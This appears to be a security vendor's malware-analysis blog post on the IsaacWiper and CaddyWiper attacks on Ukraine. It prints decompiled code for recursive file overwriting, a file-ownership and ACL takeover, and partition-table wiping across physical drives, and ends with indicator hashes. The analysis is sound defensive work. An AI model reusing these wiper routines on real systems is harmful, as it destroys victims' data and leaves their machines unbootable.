[Threat Intelligence]

Double header: IsaacWiper and CaddyWiper

Posted: March 18, 2022 by [Threat Intelligence Team]

We review two of the latest wipers that have targeted Ukraine recently.

As war in Ukraine rages, new destructive malware continues to be discovered. In this short blog post, we will review IsaacWiper and CaddyWiper, two new wipers that do not have much in common based on their source code, but with the same intent of destroying targeted Ukrainian computer systems.

IsaacWiper

IsaacWiper was one of the artifacts security company ESET reported to be targeting Ukraine. Other artifacts were named as HermeticWiper (wiper), HermeticWizard (spreader) and HermeticRansom (ransomware). IsaacWiper is far less advanced than HermeticWiper, the first wiper that was found which we analyzed [here].

IsaacWiper is made of an executable, compiled with Visual Studio. The executable has imported functions like DeviceIoControl, WriteFile, MoveFile, GetDiskFreeSpaceEx, FindNextFileW. Although these functions are legitimate, the combination of all these imports could be suspicious. Sections analysis, on other hand, is perfectly normal. No strange segments are found, and entropy has the expected values:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	x	-
executable	x	-	-	-
shareable	-	-	-	-

The sample is presented in DLL form with just one export, named _Start@4 that contains the main functionality of the malware:

```
; Exported entry   1. _Start@4


; __stdcall Start(x)
public _Start@4
_Start@4 proc near
call    main_in_export
push    0               ; dwReason
push    2               ; uFlags
call    ds:ExitWindowsEx
xor     eax, eax
retn    4
_Start@4 endp
```

The malware will iterate through all system disks, overwriting the first bytes of these disks:

File Read	**process:** rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path: \??\PhysicalDrive0				
File Write	**process:** rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path: \??\PhysicalDrive0				

The following chunk shows an extract of the code responsible for that behavior. Also, it can be seen how the volume is unlocked after write operations:

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

We have found that not only the physicalDrive but also partitions are wiped in the process. The wiper will iterate through the filesystem, enumerating files and overwriting them. This behavior is similar to ransomware activity, but in this case there is no decryption key. Once the data has been overwritten, it is lost:

File Write	process: rundll32.exe op: OpenModify status: 0xC0000034	path: C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp
File Read	process: rundll32.exe op: Unknown status: 0x00000000	path: C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\
File Read	process: rundll32.exe op: Unknown status: 0x00000000	path: C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\
File Write	process: rundll32.exe op: OpenModify status: 0xC0000022	path: C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css
File Read	process: rundll32.exe op: OpenRead status: 0xC0000022	path: C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css
File Write	process: rundll32.exe op: OpenModify status: 0xC0000034	path: C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp
File Write	process: rundll32.exe op: OpenModify status: 0xC0000022	path: C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css

The attackers left in the code various log strings. An example of one of these debug strings, being referenced inline is presented below:

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

In fact, these debug strings describe pretty well the malware functionality. All debug strings are presented below:

```
C:\ProgramData\log.txt
getting drives...
physical drives:
-- system physical drive
-- physical drive
logical drives:
-- system logical drive:
-- logical drive:
start erasing physical drives...
-- FAILED
physical drive
-- start erasing logical drive
start erasing system physical drive...
system physical drive -- FAILED
start erasing system logical drive
```

As it can be seen, the attackers' goal is destroying data on victims systems. Affected users will lose their files, and their computers will be unbootable, forcing them to reinstall the OS.

CaddyWiper

CaddyWiper is a 3rd Wipper (after HermeticWiper and IzaakWiper) that was observed in this year's attack on Ukraine. In contrast to HermeticWiper, this one is very small, and has less complex capabilities.

The sample is not signed and its compilation date is: 14 March 2022 07:19:36 UTC. The executable is dedicated to destroying files and partition information for each available disk.

The main function of the wiper can be seen below:

```
int start()
{
  int result; // eax
  unsigned int i; // [esp+0h] [ebp-68h]
  char netapi32_dll[16]; // [esp+4h] [ebp-64h] BYREF
  char v3[12]; // [esp+14h] [ebp-54h] BYREF
  char v4[16]; // [esp+20h] [ebp-48h] BYREF
  DSROLE_PRIMARY_DOMAIN_INFO_BASIC *Buffer; // [esp+30h] [ebp-38h] BYREF
  void (__stdcall *LoadLibraryA)(char *); // [esp+34h] [ebp-34h]
  char v7[16]; // [esp+38h] [ebp-30h] BYREF
  char d_dir[4]; // [esp+48h] [ebp-20h] BYREF
  WCHAR kernel32_dll[13]; // [esp+4Ch] [ebp-1Ch] BYREF

  kernel32_dll[0] = 'k';
  kernel32_dll[1] = 'e';
  kernel32_dll[2] = 'r';
  kernel32_dll[3] = 'n';
  kernel32_dll[4] = 'e';
  kernel32_dll[5] = 'l';
  kernel32_dll[6] = '3';
  kernel32_dll[7] = '2';
  kernel32_dll[8] = '.';
  kernel32_dll[9] = 'd';
  kernel32_dll[10] = 'l';
  kernel32_dll[11] = 'l';
  kernel32_dll[12] = 0;
  strcpy(v4, "advapi32.dll");
  strcpy(v7, "LoadLibraryA");
  LoadLibraryA = retrieve_api_func(kernel32_dll, v7);
  strcpy(netapi32_dll, "netapi32.dll");
  LoadLibraryA(netapi32_dll);
  Buffer = 0;
  result = DsRoleGetPrimaryDomainInformation(0, DsRolePrimaryDomainInfoBasic, &Buffer);
  if ( Buffer->MachineRole != DsRole_RolePrimaryDomainController )
  {
    LoadLibraryA(v4);
    strcpy(v3, "C:\\Users");
    wipe_files_in_dir(v3);
    strcpy(d_dir, "D:\\");
    for ( i = 0; i < 24; ++i )
    {
      wipe_files_in_dir(d_dir);
      ++d_dir[0];                              // increment disk letter
    }
    return wipe_partition_info();
  }
  return result;
}
```

First, the wiper checks if it is running on the Primary Domain Controller. The malware will avoid trashing Domain Controllers, probably because it wants to keep them alive for the purpose of propagation.

If the current machine is not a Domain Controller, the wiping starts. It recursively wipes files in the `C:\Users` directory. Then, it iterates over available hard disks, starting from "`D:`" and wipes recursively all the files it can access.

The wiping is done in the following way:

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

It tries to grant access to the files before writing:

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                    // ERROR_ACCESS_DENIED
                                              //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

All the files/directories are enumerated by well-known APIs: `FindFirstFileA`/`FindNextFileA`. If the found element is a directory, the function is called recursively. And if it is a file, a new buffer filled with 0s is allocated, and the file content is overwritten with it. The buffer is limited to 10 Mb max, so if the file is bigger than this, only the beginning of it will be wiped.

Interestingly, this enumeration starts from the drive letter `D` (treating `C` as a separate case), so if there are any disks mounted as `A` or `B`, they are skipped. Finally the malware wipes layout information of the available disks/partitions:

```
  parition_count = 9;
  ret_buf = 0;
  physicalDriveHndl = -1;
  clear_buffer(null_buf, 1920);
  strcpy(disk_path, "\\");
  strcpy(&disk_path[2], "\\");
  strcpy(&disk_path[4], ".");
  strcpy(&disk_path[6], "\\");
  strcpy(&disk_path[8], "P");
  strcpy(&disk_path[10], "H");
  strcpy(&disk_path[12], "Y");
  strcpy(&disk_path[14], "S");
  strcpy(&disk_path[16], "I");
  strcpy(&disk_path[18], "C");
  strcpy(&disk_path[20], "A");
  strcpy(&disk_path[22], "L");
  strcpy(&disk_path[24], "D");
  strcpy(&disk_path[26], "R");
  strcpy(&disk_path[28], "I");
  strcpy(&disk_path[30], "V");
  strcpy(&disk_path[32], "E");
  strcpy(&disk_path[34], "9");                 // partition number
  disk_path[36] = 0;
  disk_path[37] = 0;
  do
  {
    physicalDriveHndl = CreateFileW(disk_path, 0xC0000000, 3, 0, 3, 128, 0);
    if ( physicalDriveHndl != -1 )
    {
      DeviceIoControl(physicalDriveHndl, IOCTL_DISK_SET_DRIVE_LAYOUT_EX, null_buf, 0x780, 0, 0, &ret_buf, 0);
      CloseHandle(physicalDriveHndl);
    }
    --disk_path[34];                           // decrement partition number
    result = parition_count--;
  }
  while ( result );
  return result;
}
```

It starts from the `\\.\PHYSICALDRIVE9`, and at each iteration decrements the partition number by one.

The wiping of the partition layout is implemented via IOCTL sent to the drive device: `IOCTL_DISK_SET_DRIVE_LAYOUT_EX`. The malware sets an empty buffer as the new layout.


The sample is very mildly obfuscated and most of the used strings are stack-based. Also the Import Table is very small, containing only one function. All the needed functions are dynamically retrieved, with the help of a custom lookup routine:


```
  v34[4] = 0;
  v34[5] = 0;
  FindFirstFileA = retrieve_api_func(dll_name, v26);
  strcpy(v20, "FindNextFileA");
  FindNextFileA = retrieve_api_func(dll_name, v20);
  CreateFileA = 0;
  strcpy(v10, "CreateFileA");
  CreateFileA = retrieve_api_func(dll_name, v10);
  GetFileSize = 0;
  strcpy(v15, "GetFileSize");
  GetFileSize = retrieve_api_func(dll_name, v15);
  strcpy(v27, "LocalAlloc");
  LocalAlloc = retrieve_api_func(dll_name, v27);
  SetFilePointer = 0;
  strcpy(v24, "SetFilePointer");
  SetFilePointer = retrieve_api_func(dll_name, v24);
  WriteFile = 0;
  strcpy(v36, "WriteFile");
  WriteFile = retrieve_api_func(dll_name, v36);
  LocalFree = 0;
  strcpy(v25, "LocalFree");
  LocalFree = retrieve_api_func(dll_name, v25);
  CloseHandle = 0;
  strcpy(v12, "CloseHandle");
  CloseHandle = retrieve_api_func(dll_name, v12);
  strcpy(v37, "FindClose");
  FindClose = retrieve_api_func(dll_name, v37);
  first_file = FindFirstFileA(v23, &v17);
```

CaddyWiper is extremely light in comparison to HermeticWiper, which was the most complex from all the wipers that have been associated with those attacks. There is no code overlap between each of them, and most likely they have been written by different authors.

Protection

Malwarebytes clients are protected against both of these wipers:





References

1. https://www.welivesecurity.com/2022/03/01/isaacwiper-hermeticwizard-wiper-worm-targeting-ukraine/
2. https://www.eset.com/int/about/newsroom/press-releases/research/eset-research-ukraine-hit-by-destructive-attacks-before-and-during-the-russian-invasion-with-hermet/

Indicators of Compromise

IsaacWiper

13037b749aa4b1eda538fda26d6ac41c8f7b1d02d83f47b0d187dd645154e033

CaddyWiper

a294620543334a721a2ae8eaaf9680a0786f4b9a216d75b55cfd28f39e9430ea

SHARE THIS ARTICLE

COMMENTS

RELATED ARTICLES

ABOUT THE AUTHOR

Threat Intelligence Team